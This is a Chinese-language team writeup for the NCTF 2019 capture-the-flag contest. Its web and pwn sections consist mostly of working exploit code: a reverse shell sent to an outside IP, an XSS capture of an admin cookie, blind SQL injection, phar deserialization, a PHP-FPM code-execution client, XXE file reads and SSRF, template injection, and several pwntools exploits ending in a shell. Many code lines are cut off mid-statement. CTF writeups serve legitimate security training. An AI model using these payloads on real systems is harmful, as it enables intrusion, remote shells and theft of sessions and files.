NJUPT CTF 天璇Writeup

Web

hacker_backdoor

```
import requests
url = "http://nctf2019.x1ct34m.com:60004/?useful=/etc/passwd&code=$a=%22c
print requests.post(url,data={'a':"""
$descriptorspec=array(
    0=>array('pipe','r'), //STDIN
    1=>array('pipe','w'),//STDOUT
    2=>array('pipe','w') //STDERROR
);
$handle=proc_open('bash -c "bash -i >& /dev/tcp/122.152.230.160/2333 0>&1'
var_dump($handle);

"""}).text

```

simple XSS

随便注册后发现直接可以XSS，但是没有任何方向，这个时候admin账户被注册过了，想法是直接用admin的cookie登入，搭建好平台后，向admin发送XSS payload，瞬间看到了admin的cookie.

-折叠 2019-11-23 19:42:08

- location : http://139.129.76.65:40001/home.php
- toplocation : http://139.129.76.65:40001/home.php
- cookie : PHPSESSID=s8od12f6cjefec0lh96damanq4; user=c6b93fa075336a55dc2ab6da03569e0b
- HTTP_REFERER : http://139.129.76.65:40001/home.php
- HTTP_USER_AGENT : Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
- REMOTE_ADDR : 115.29.65.26

删除

burp将其自己用户的COOKIE替换成为admin的cookie，得到flag：NCTF{Th1s_is_a_Simple_xss}

flask_website

任意文件读+PIN——Debug，docker模式下machine—id有变化。更新脚本即可

```
#!/usr/bin/python2.7
#coding:utf-8

from sys import *
import requests
import re
from itertools import chain
import hashlib

def genpin(mac,mid):

    probably_public_bits = [
        'ctf',# username
        'flask.app',# modname
        'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name_
        '/usr/local/lib/python3.6/site-packages/flask/app.py' # getattr(mo
    ]
    mac = "0x"+mac.replace(":","")
    mac = int(mac,16)
    private_bits = [
        str(mac),# str(uuid.getnode()),  /sys/class/net/eth0/address
        str(mid)# get_machine_id(), /proc/sys/kernel/random/boot_id
    ]

    h = hashlib.md5()
    for bit in chain(probably_public_bits, private_bits):
        if not bit:
            continue
        if isinstance(bit, str):
            bit = bit.encode('utf-8')
        h.update(bit)
    h.update(b'cookiesalt')

    num = None
    if num is None:
        h.update(b'pinsalt')
        num = ('%09d' % int(h.hexdigest(), 16))[:9]

    rv =None
    if rv is None:
        for group_size in 5, 4, 3:
            if len(num) % group_size == 0:
                rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                              for x in range(0, len(num), group_size))
                break
        else:
            rv = num

    return rv
# 02:42:ac:16:00:02  /sys/class/net/eth0/address
# 21e83dfd-206c-4e80-86be-e8d0afc467a1  /proc/sys/kernel/random/boot_id

def getcode(content):
    try:
```

```
        return re.findall(r"<pre>([\s\S]*)</pre>",content)[0].split()[0]
    except:
        return ''
def getshell():
    print genpin("02:42:ac:16:00:02","8657e88ac278e9225ba324bb8033ca3398c1

if __name__ == '__main__':
    print(getshell())

```

SQLi

原题

```
import requests

url = "http://nctf2019.x1ct34m.com:40005/index.php"
flag = ""
k = 0
list = "qwertyuiopasdfghjklzxcvbnm_0123456789"
while True:
    k+= 1
    print k,
    for i in list:
        p = len(requests.post(url,data={
            "passwd":"""||passwd/**/REGEXP/**/"^\\{}";\x00""".format(flag+
            "username":'\\'
        }).text)
        if p == 48:
            # print chr(i)
            flag += i
            print flag
            break


```

easyphp

套娃题

```
http://nctf2019.x1ct34m.com:60005/?num=23333%0a&str1=2120624&str2=240610708&q%20w%20q=c\at%20*
```

phar matches everything

Phar+SSTI+FPM

```php
<?php

class Easytest{
    protected $test;
    public function __construct(){
        $this->test = '1';
    }
    public function funny_get(){
        return $this->test;
    }
}
class Main {
    public $url;
    public function curl($url){
        $ch = curl_init();
        curl_setopt($ch,CURLOPT_URL,$url);
        curl_setopt($ch,CURLOPT_RETURNTRANSFER,true);
        $output=curl_exec($ch);
        curl_close($ch);
        return $output;
    }

        public function __destruct(){
        $this_is_a_easy_test=unserialize($_GET['careful']);
        if($this_is_a_easy_test->funny_get() === '1'){
            echo $this->curl($this->url);
        }
    }
}

$a = new Easytest();
echo urlencode(serialize($a));
//O%3A8%3A%22Easytest%22%3A1%3A%7Bs%3A7%3A%22%00%2A%00test%22%3Bs%3A1%3A%2
$m = new Main();

$url = $argv[1];
$m->url = "";


```

```
#!coding=utf8
import requests
import re
file = open('phar.phar')

url1 = "http://nctf2019.x1ct34m.com:40004/upload.php"
url2 = "http://nctf2019.x1ct34m.com:40004/catchmime.php?careful=O%3A8%3A%2

def upload():
    content = requests.post(url1,files={"fileToUpload":('1.gif',file)}).te
    print content
    return re.findall(r"file (.*) has",content)[0].strip()

def req(filename):
    print requests.post(url2,data={
        'name':'phar:///var/www/html/uploads/{}/test.txt'.format(filename)
        'submit':1
    }).text

name = upload()
print name
req(name)

```

```python
import socket
import random
import argparse
import sys
from io import BytesIO

# Referrer: https://github.com/wuyunfeng/Python-FastCGI-Client

PY2 = True if sys.version_info.major == 2 else False


def bchr(i):
    if PY2:
        return force_bytes(chr(i))
    else:
        return bytes([i])

def bord(c):
    if isinstance(c, int):
        return c
    else:
        return ord(c)

def force_bytes(s):
    if isinstance(s, bytes):
        return s
    else:
        return s.encode('utf-8', 'strict')

def force_text(s):
    if issubclass(type(s), str):
        return s
    if isinstance(s, bytes):
        s = str(s, 'utf-8', 'strict')
    else:
        s = str(s)
    return s


class FastCGIClient:
    """A Fast-CGI Client for Python"""

    # private
    __FCGI_VERSION = 1

    __FCGI_ROLE_RESPONDER = 1
    __FCGI_ROLE_AUTHORIZER = 2
    __FCGI_ROLE_FILTER = 3

    __FCGI_TYPE_BEGIN = 1
    __FCGI_TYPE_ABORT = 2
    __FCGI_TYPE_END = 3
    __FCGI_TYPE_PARAMS = 4
    __FCGI_TYPE_STDIN = 5
    __FCGI_TYPE_STDOUT = 6
```

```
55      __FCGI_TYPE_STDOUT = 6
56      __FCGI_TYPE_STDERR = 7
57      __FCGI_TYPE_DATA = 8
58      __FCGI_TYPE_GETVALUES = 9
59      __FCGI_TYPE_GETVALUES_RESULT = 10
60      __FCGI_TYPE_UNKOWNTYPE = 11
61
62      __FCGI_HEADER_SIZE = 8
63
64      # request state
65      FCGI_STATE_SEND = 1
66      FCGI_STATE_ERROR = 2
67      FCGI_STATE_SUCCESS = 3
68
69      def __init__(self, host, port, timeout, keepalive):
70          self.host = host
71          self.port = port
72          self.timeout = timeout
73          if keepalive:
74              self.keepalive = 1
75          else:
76              self.keepalive = 0
77          self.sock = None
78          self.requests = dict()
79
80      def __connect(self):
81          self.sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
82          self.sock.settimeout(self.timeout)
83          self.sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
84          # if self.keepalive:
85          #     self.sock.setsockopt(socket.SOL_SOCKET, socket.SOL_KEEPALIV
86          # else:
87          #     self.sock.setsockopt(socket.SOL_SOCKET, socket.SOL_KEEPALIV
88          try:
89              self.sock.connect((self.host, int(self.port)))
90          except socket.error as msg:
91              self.sock.close()
92              self.sock = None
93              print(repr(msg))
94              return False
95          return True
96
97      def __encodeFastCGIRecord(self, fcgi_type, content, requestid):
98          length = len(content)
99          buf = bchr(FastCGIClient.__FCGI_VERSION) \
100                 + bchr(fcgi_type) \
101                 + bchr((requestid >> 8) & 0xFF) \
102                 + bchr(requestid & 0xFF) \
103                 + bchr((length >> 8) & 0xFF) \
104                 + bchr(length & 0xFF) \
105                 + bchr(0) \
106                 + bchr(0) \
107                 + content
108         return buf
109
110     def __encodeNameValueParams(self, name, value):
```

```
    def __encodeNameValueParams(self, name, value):
        nLen = len(name)
        vLen = len(value)
        record = b''
        if nLen < 128:
            record += bchr(nLen)
        else:
            record += bchr((nLen >> 24) | 0x80) \
                      + bchr((nLen >> 16) & 0xFF) \
                      + bchr((nLen >> 8) & 0xFF) \
                      + bchr(nLen & 0xFF)
        if vLen < 128:
            record += bchr(vLen)
        else:
            record += bchr((vLen >> 24) | 0x80) \
                      + bchr((vLen >> 16) & 0xFF) \
                      + bchr((vLen >> 8) & 0xFF) \
                      + bchr(vLen & 0xFF)
        return record + name + value

    def __decodeFastCGIHeader(self, stream):
        header = dict()
        header['version'] = bord(stream[0])
        header['type'] = bord(stream[1])
        header['requestId'] = (bord(stream[2]) << 8) + bord(stream[3])
        header['contentLength'] = (bord(stream[4]) << 8) + bord(stream[5]
        header['paddingLength'] = bord(stream[6])
        header['reserved'] = bord(stream[7])
        return header

    def __decodeFastCGIRecord(self, buffer):
        header = buffer.read(int(self.__FCGI_HEADER_SIZE))

        if not header:
            return False
        else:
            record = self.__decodeFastCGIHeader(header)
            record['content'] = b''

            if 'contentLength' in record.keys():
                contentLength = int(record['contentLength'])
                record['content'] += buffer.read(contentLength)
            if 'paddingLength' in record.keys():
                skiped = buffer.read(int(record['paddingLength']))
            return record

    def request(self, nameValuePairs={}, post=''):
        if not self.__connect():
            print('connect failure! please check your fasctcgi-server !!'
            return

        requestId = random.randint(1, (1 << 16) - 1)
        self.requests[requestId] = dict()
        request = b""
        beginFCGIRecordContent = bchr(0) \
                                 + bchr(FastCGIClient.__FCGI_ROLE_RESPOND
```

```
                                + bchr(self.keepalive) \
                                + bchr(0) * 5
        request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_B
                                              beginFCGIRecordContent, req
        paramsRecord = b''
        if nameValuePairs:
            for (name, value) in nameValuePairs.items():
                name = force_bytes(name)
                value = force_bytes(value)
                paramsRecord += self.__encodeNameValueParams(name, value)

        if paramsRecord:
            request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TY
        request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_P

        if post:
            request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TY
        request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_S

        self.sock.send(request)
        self.requests[requestId]['state'] = FastCGIClient.FCGI_STATE_SEND
        self.requests[requestId]['response'] = b''
        return self.__waitForResponse(requestId)

    def __waitForResponse(self, requestId):
        data = b''
        while True:
            buf = self.sock.recv(512)
            if not len(buf):
                break
            data += buf

        data = BytesIO(data)
        while True:
            response = self.__decodeFastCGIRecord(data)
            if not response:
                break
            if response['type'] == FastCGIClient.__FCGI_TYPE_STDOUT \
                    or response['type'] == FastCGIClient.__FCGI_TYPE_STDE
                if response['type'] == FastCGIClient.__FCGI_TYPE_STDERR:
                    self.requests['state'] = FastCGIClient.FCGI_STATE_ERR
                if requestId == int(response['requestId']):
                    self.requests[requestId]['response'] += response['con
            if response['type'] == FastCGIClient.FCGI_STATE_SUCCESS:
                self.requests[requestId]
        return self.requests[requestId]['response']

    def __repr__(self):
        return "fastcgi connect host:{} port:{}".format(self.host, self.p


if __name__ == '__main__':
    parser = argparse.ArgumentParser(description='Php-fpm code execution
    parser.add_argument('host', help='Target host, such as 127.0.0.1')
    parser.add_argument('file', help='A php file absolute path, such as /
```

```
    parser.add_argument('-c', '--code', help='What php code your want to
    parser.add_argument('-p', '--port', help='FastCGI port', default=9000

    args = parser.parse_args()

    client = FastCGIClient(args.host, args.port, 3, 0)
    params = dict()
    documentRoot = "/"
    uri = args.file
    content = args.code
    params = {
        'GATEWAY_INTERFACE': 'FastCGI/1.0',
        'REQUEST_METHOD': 'POST',
        'SCRIPT_FILENAME': documentRoot + uri.lstrip('/'),
        'SCRIPT_NAME': uri,
        'QUERY_STRING': '',
        'REQUEST_URI': uri,
        'DOCUMENT_ROOT': documentRoot,
        'SERVER_SOFTWARE': 'php/fcgiclient',
        'REMOTE_ADDR': '127.0.0.1',
        'REMOTE_PORT': '9985',
        'SERVER_ADDR': '127.0.0.1',
        'SERVER_PORT': '80',
        'SERVER_NAME': "localhost",
        'SERVER_PROTOCOL': 'HTTP/1.1',
        'CONTENT_TYPE': 'application/text',
        'CONTENT_LENGTH': "%d" % len(content),
        'PHP_VALUE': 'auto_prepend_file = php://input',
        'PHP_ADMIN_VALUE': 'safe_mode=Off\nopen_basedir=Off\ndisable_func
    }
    response = client.request(params, content)
    print(force_text(response))
```

Fake XML cookbook

F12看了一眼发现

```
function doLogin(){
        var username = $("#username").val();
        var password = $("#password").val();
        if(username == "" || password == ""){
                alert("Please enter the username and password!");
                return;
        }

        var data = "<user><username>" + username + "</username><password>" + pa
    $.ajax({
        type: "POST",
        url: "doLogin.php",
        contentType: "application/xml;charset=utf-8",
        data: data,
        dataType: "xml",
        anysc: false,
        success: function (result) {
                var code = result.getElementsByTagName("code")[0].childNodes[0].
                var msg = result.getElementsByTagName("msg")[0].childNodes[0].no
                if(code == "0"){
                        $(".msg").text(msg + " login fail!");
                }else if(code == "1"){
                        $(".msg").text(msg + " login success!");
                }else{
                        $(".msg").text("error:" + msg);
                }
        },
        error: function (XMLHttpRequest,textStatus,errorThrown) {
            $(".msg").text(errorThrown + ':' + textStatus);
        }
    });
}
```

用XML和服务器通讯，联想到XXE攻击

burp抓post包得到

```
POST /doLogin.php HTTP/1.1
Host: nctf2019.x1ct34m.com:40002
Content-Length: 207
Accept: application/xml, text/xml, */*; q=0.01
Origin: http://nctf2019.x1ct34m.com:40002
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
DNT: 1
Content-Type: application/xml;charset=UTF-8
Referer: http://nctf2019.x1ct34m.com:40003/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

<user><username>admin</username><password>123</password></user>
```

根据js脚本可以发现username是可以回显的

然后构造一下exp

```
POST /doLogin.php HTTP/1.1
Host: nctf2019.x1ct34m.com:40002
Content-Length: 207
Accept: application/xml, text/xml, */*; q=0.01
Origin: http://nctf2019.x1ct34m.com:40002
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
DNT: 1
Content-Type: application/xml;charset=UTF-8
Referer: http://nctf2019.x1ct34m.com:40003/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
 <!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=/flag">
 ]>

<user><username>&xxe;</username><password>123</password></user>
```

True XML cookbook

```
POST /doLogin.php HTTP/1.1
Host: nctf2019.x1ct34m.com:40003
Content-Length: 211
Accept: application/xml, text/xml, */*; q=0.01
Origin: http://nctf2019.x1ct34m.com:40003
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
DNT: 1
Content-Type: application/xml;charset=UTF-8
Referer: http://nctf2019.x1ct34m.com:40003/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
 <!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=/readfla
 ]>

<user><username>&xxe;</username><password>123</password></user>
```

SSRF

```
POST /doLogin.php HTTP/1.1
Host: nctf2019.x1ct34m.com:40003
Content-Length: 220
Accept: application/xml, text/xml, */*; q=0.01
Origin: http://nctf2019.x1ct34m.com:40003
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
DNT: 1
Content-Type: application/xml;charset=UTF-8
Referer: http://nctf2019.x1ct34m.com:40003/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
 <!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=http://1
 ]>

<user><username>&xxe;</username><password>123</password></user>
```

NCTF{XXE-labs_is_g00d}

flask

模板注入,用通配符读flag

```
http://nctf2019.x1ct34m.com:40007/%7B%7B''.__class__.__mro__.__getitem__(2).__s
```

Upload your Shell

传一个图片马,会返回一个题目本身就准备好的图片马的所在目录
找个地方包含一下就好了

```
http://nctf2019.x1ct34m.com:60002/index.php?action=/upload-imgs/9ae46c526dfb6d9
```

replace

填三个"#"报错

```
Parse error: syntax error, unexpected end of file in /var/www/html/index.php(70

Fatal error: preg_replace(): Failed evaluating code: # in /var/www/html/index.p
```

实现功能使用的是preg_replace()

题目提示用了php5.6

想到preg_replace() /e参数

试一下可以执行phpinfo()

```
POST /index.php HTTP/1.1
Host: nctf2019.x1ct34m.com:40006
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 F
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 72
Origin: http://nctf2019.x1ct34m.com:40006
Connection: close
Referer: http://nctf2019.x1ct34m.com:40006/index.php
Cookie: PHPSESSID=6vtpnnca8f9mjjde768sqiub4g
Upgrade-Insecure-Requests: 1

sub=text&pat=e&rep=phpinfo();
```

但是直接用readfile('/flag')读文件，发现单引号被拦截

于是用chr()拼接表示字符串。。。。。

```
POST /index.php HTTP/1.1
Host: nctf2019.x1ct34m.com:40006
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 F
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 72
Origin: http://nctf2019.x1ct34m.com:40006
Connection: close
Referer: http://nctf2019.x1ct34m.com:40006/index.php
Cookie: PHPSESSID=6vtpnnca8f9mjjde768sqiub4g
Upgrade-Insecure-Requests: 1

sub=text&pat=e&rep=readfile(chr(47).chr(102).chr(108).chr(97).chr(103));
```

Pwn

hello_pwn

连接nc后发现让我用pwntools
构造exp

```
from pwn import *

r=remote("139.129.76.65",5000

print r.recv()
```

获得flag

pwn_me_1

基础栈溢出

```
from pwn import *
a=remote("139.129.76.65","50004")
ad=0x400861
payload='yes\0'+'a'*12+p64(0x66666666)
a.sendline(payload)
a.interactive()
```

pwn_me_2

基础格式化字符串

```
#coding:utf-8

from pwn import *

path = './pwn_me_2'
local = 0
attach = 0
#P = ELF(path)
context(os='linux',arch='amd64',terminal=['terminator','-x','sh','-c'])
context.log_level = 'debug'

if local == 1:
        p = process(path)
        if context.arch == 'amd64':
                libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
        else:
                libc = ELF('/lib/i386-linux-gnu/libc.so.6')
else:
        p = remote('139.129.76.65',50005)

p.recvuntil('but your name:\n')
p.send('%p'*15)

p.recvuntil('preparing......\n')
base = int(p.recv(14),16) - (0x55f5229a5080-0x000055f5227a3000)
log.success('base = '+hex(base))

target = base+0x2020e0

p.recvuntil('what do you want?\n')
payload = '%'+str(0x66)+'c%10$hhn'+'%'+str(0x666666-0x66)+'c%11$lln....'+p64(ta
p.send(payload)

#NCTF{rrr_loves_pwn_and_100years}
if attach == 1:
        gdb.attach(p)
p.interactive()
```

pwn_me_3

基础unlink

```
#coding:utf-8

from pwn import *

path = './pwn_me_3'
local = 1
attach = 0
#P = ELF(path)
context(os='linux',arch='amd64',terminal=['terminator','-x','sh','-c'])
context.log_level = 'debug'

if local == 0:
        p = process(path)
        if context.arch == 'amd64':
                libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
        else:
                libc = ELF('/lib/i386-linux-gnu/libc.so.6')
else:
        p = remote('139.129.76.65',50006)

def add(size,content):
        p.recvuntil('5,exit\n')
        p.sendline('1')
        p.recvuntil('size:\n')
        p.sendline(str(size))
        p.recvuntil('content:\n')
        p.send(content)

def delete(index):
        p.recvuntil('5,exit\n')
        p.sendline('2')
        p.recvuntil('idx:\n')
        p.sendline(str(index))

def show(index):
        p.recvuntil('5,exit\n')
        p.sendline('3')
        p.recvuntil('idx\n')
        p.sendline(str(index))

def edit(index,content):
        p.recvuntil('5,exit\n')
        p.sendline('4')
        p.recvuntil('idx:\n')
        p.sendline(str(index))
        p.recvuntil('content:\n')
        p.send(content)

add(0x10,'\x00'*0x10) #0
add(0x10,'\x11'*0x10) #1
delete(0)
delete(1)

p.recvuntil('5,exit\n')
```

```
p.sendline('1')
p.recvuntil('size:\n')
p.sendline('0')
p.recvuntil('content:\n')

edit(0,'\x50')
show(0)
heap_addr = u64(p.recvuntil('\n',drop=True).ljust(8,'\x00')) - 0x50
log.success('heap_addr = '+hex(heap_addr))

add(0x38,'\x11'*0x30) #1
add(0xf0,'\x22'*0xf0) #2
add(0x20,'\x33'*0x20) #3

delete(1)
payload = p64(0) + p64(0x31) + p64(0x6020e8-0x18) + p64(0x6020e8-0x10) + p64(0)
add(0x38,payload)
delete(2)

payload = p64(0)*2 + p64(heap_addr+0x10)
edit(1,payload)

edit(0,p64(0x66666666))
p.recvuntil('5,exit\n')
p.sendline('5')

#NCTF{Ohh!h0pe_y0u_c4n_pwn_100years_too}
if attach == 1:
        gdb.attach(p)
p.interactive()
```

warmup

基础rop

```
#coding:utf-8

from pwn import *

path = './warm_up'
local = 1
attach = 0
P = ELF(path)
context(os='linux',arch='amd64',terminal=['terminator','-x','sh','-c'])
context.log_level = 'debug'

if local == 0:
        p = process(path)
        if context.arch == 'amd64':
                libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
        else:
                libc = ELF('/lib/i386-linux-gnu/libc.so.6')
else:
        p = remote('139.129.76.65',50007)
        libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

p.recvuntil('p!!!\n')
p.send('\x11'*0x18+'\x12')

p.recvuntil('\x12')
canary = u64(p.recv(7)+'\x00')
log.success('canary = '+hex(canary))

p.recvuntil('?')
payload = p64(0)*3 + '\x00' + p64(canary)[:7]
payload+= p64(0)
payload+= p64(0x400ab6)
p.send(payload)

p.recvuntil('warm up!!!')
p.send('\x11'*0x2f+'\x12')
p.recvuntil('\x12')
libcbase = u64(p.recv(6).ljust(8,'\x00')) - libc.sym['__libc_start_main'] - 240
log.success('libcbase = '+hex(libcbase))

p_rdx_rsi = 0x00000000001150c9 + libcbase
p_rdi = 0x400bc3
p_rbp = 0x400970
leave = 0x400a49
flag_addr = 0x601a00 + 0x98
p.recvuntil('?')
payload = p64(0)*3 + '\x00' + p64(canary)[:7]
payload+= p64(0)
payload+= p64(p_rdi) + p64(0)
payload+= p64(p_rdx_rsi) + p64(0x100) + p64(0x601a00)
payload+= p64(libcbase+libc.sym['read'])
payload+= p64(p_rbp) + p64(0x601a00)
payload+= p64(leave)
p.send(payload)
```

```
raw_input()
payload = p64(0x601a00)
payload+= p64(p_rdi) + p64(flag_addr)
payload+= p64(p_rdx_rsi) + p64(0) + p64(0)
payload+= p64(libcbase+libc.sym['open'])
payload+= p64(p_rdi) + p64(3)
payload+= p64(p_rdx_rsi) + p64(0x100) + p64(0x601b00)
payload+= p64(libcbase+libc.sym['read'])
payload+= p64(p_rdi) + p64(1)
payload+= p64(p_rdx_rsi) + p64(0x100) + p64(0x601b00)
payload+= p64(libcbase+libc.sym['write'])
payload+= './flag'
p.send(payload)

if attach == 1:
        gdb.attach(p)
p.interactive()
```

easy_rop

基础rop

```
#coding:utf-8

from pwn import *

path = './easy_rop'
local = 1
attach = 0
P = ELF(path)
context(os='linux',arch='amd64',terminal=['terminator','-x','sh','-c'])
context.log_level = 'debug'

if local == 0:
        p = process(path)
        if context.arch == 'amd64':
                libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
        else:
                libc = ELF('/lib/i386-linux-gnu/libc.so.6')
else:
        p = remote('139.129.76.65',50002)
        libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

for i in range(26):
        p.recvuntil(': ')
        p.sendline(str(0))

p.recvuntil(': ')
p.sendline('+')
p.recvuntil(': ')
p.sendline('+')

p.recvuntil(': ')
p.sendline('+')
p.recvuntil('28 = ')
base1 = int(p.recvuntil('\n',drop=True),10)
log.success('base1 = '+hex(base1))

p.recvuntil(': ')
p.sendline('+')
p.recvuntil('29 = ')
base2 = int(p.recvuntil('\n',drop=True),10)
log.success('base2 = '+hex(base2))

base = str(hex(base2))+str(hex(base1))[2:]
base = int(base,16) - (0x55e9d0e36b40-0x000055e9d0e36000)
log.success('base = '+hex(base))

start = base + 0x8a0
start1 = str(hex(start))[2:6]
start2 = str(hex(start))[6:]
start1 = int(start1,16)
start2 = int(start2,16)
p.recvuntil(': ')
p.sendline(str(start2))
p.recvuntil(': ')
```

```
p.sendline(str(start1))

p.recvuntil(': ')
p.sendline('+')
p.recvuntil(': ')
p.sendline('+')

p.recvuntil('your name?\n')
p.send('\x00')
#=====================================
for i in range(26):
        p.recvuntil(': ')
        p.sendline(str(0))

p.recvuntil(': ')
p.sendline('+')
p.recvuntil(': ')
p.sendline('+')

target = base + 0x201420
target1 = str(hex(target))[2:6]
target2 = str(hex(target))[6:]
target1 = int(target1,16)
target2 = int(target2,16)
p.recvuntil(': ')
p.sendline(str(target2))
p.recvuntil(': ')
p.sendline(str(target1))

leave = base + 0xb31
leave1 = str(hex(leave))[2:6]
leave2 = str(hex(leave))[6:]
leave1 = int(leave1,16)
leave2 = int(leave2,16)
p.recvuntil(': ')
p.sendline(str(leave2))
p.recvuntil(': ')
p.sendline(str(leave1))

p.recvuntil(': ')
p.sendline('+')
p.recvuntil(': ')
p.sendline('+')

part1 = base + 0xb96
part2 = base + 0xb80
def call_fun(fun_addr,arg1,arg2,arg3):
    payload = p64(part1)
    payload+= p64(0)
    payload+= p64(0)
    payload+= p64(1)
    payload+= p64(fun_addr)
    payload+= p64(arg1)
    payload+= p64(arg2)
    payload+= p64(arg3)
```

```
    payload+= p64(part2)
    payload+= 'a'*0x38
    return payload

p_rdi = base + 0xba3
p_rbp = base + 0x900
p.recvuntil('your name?\n')
payload = p64(target)
payload+= p64(p_rdi)
payload+= p64(P.got['puts']+base)
payload+= p64(P.plt['puts']+base)
payload+= call_fun(P.got['read']+base,0x100,base+0x201500,0)
payload+= p64(p_rbp)
payload+= p64(base+0x201500)
payload+= p64(leave)
p.send(payload)

libcbase = u64(p.recv(6).ljust(8,'\x00')) - libc.sym['puts']
log.success('libcbase = '+hex(libcbase))

payload = p64(base+0x201500)
payload+= p64(p_rdi)
payload+= p64(libcbase+libc.search('/bin/sh\x00').next())
payload+= p64(libcbase+libc.sym['system'])
p.send(payload)

#NCTF{rop_1s_b4st!!!!}
if attach == 1:
        gdb.attach(p)
p.interactive()
```

easy_heap

两次fb_atk

```
#coding:utf-8

from pwn import *

path = './easy_heap'
local = 1
attach = 0
#P = ELF(path)
context(os='linux',arch='amd64',terminal=['terminator','-x','sh','-c'])
context.log_level = 'debug'

if local == 0:
        p = process(path)
        if context.arch == 'amd64':
                libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
        else:
                libc = ELF('/lib/i386-linux-gnu/libc.so.6')
else:
        p = remote('139.129.76.65',50001)
        libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

def new(size,content):
        p.recvuntil('4. exit\n')
        p.sendline('1')
        p.recvuntil('size?\n')
        p.sendline(str(size))
        p.recvuntil('ontent?\n')
        p.send(content)

def delete(index):
        p.recvuntil('4. exit\n')
        p.sendline('2')
        p.recvuntil('index?\n')
        p.sendline(str(index))

def show(index):
        p.recvuntil('4. exit\n')
        p.sendline('3')
        p.recvuntil('index?\n')
        p.sendline(str(index))


p.recvuntil('your name?\n')
p.send(p64(0)+p64(0x60))

new(0x50,'\x00'*0x50) #0
new(0x50,'\x11'*0x50) #1
delete(0)
delete(1)
delete(0)

new(0x50,p64(0x602060))
new(0x50,'\x33'*0x50)
new(0x50,'\x44'*0x50)
```

```
payload = p64(0) + p64(0x1000) + p64(0)*8
new(0x50,payload)

new(0x80,'\x00') #0
new(0x60,'\x11'*0x60) #1
delete(0)
show(0)
p.recvuntil('0: ')
libcbase = u64(p.recv(6).ljust(8,'\x00')) - (0x7f54cfedab78-0x00007f54cfb16000)
log.success('libcbase = '+hex(libcbase))

new(0x60,'\x22'*0x60)
delete(1)
delete(2)
delete(1)

new(0x60,p64(libcbase+libc.sym['__malloc_hook']-0x23))
new(0x60,'\x00')
new(0x60,'\x00')
one_gadget = [0x4526a,0x45216,0xf02a4,0xf1147]
payload = '\x00'*0x13 + p64(libcbase+one_gadget[2])
new(0x60,payload)

delete(6)

if attach == 1:
        gdb.attach(p)
p.interactive()
```

Re

签到题

IDA打开

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int16 v4; // [esp+1Eh] [ebp-32h]

  sub_4035E0();
  puts("ez reverse 2333~~~");
  puts("plz input your flag:");
  scanf("%55s", &v4);
  sub_401340((unsigned __int8 *)&v4);
  puts("欢迎南邮2019级学弟~~~");
  puts("对re感兴趣的记得加群嗷");
  puts("群号:893849151");
  system("pause");
  return 0;
}
```

进到 sub_401340 中

```
  int v40; // [esp+B0h] [ebp-38h]
  int v41; // [esp+B4h] [ebp-34h]
  int v42; // [esp+B8h] [ebp-30h]
  int v43; // [esp+BCh] [ebp-2Ch]
  int v44; // [esp+C0h] [ebp-28h]
  int v45; // [esp+C4h] [ebp-24h]
  int v46; // [esp+C8h] [ebp-20h]
  int v47; // [esp+CCh] [ebp-1Ch]
  int v48; // [esp+D0h] [ebp-18h]
  int v49; // [esp+D4h] [ebp-14h]
  int v50; // [esp+D8h] [ebp-10h]
  int i; // [esp+DCh] [ebp-Ch]

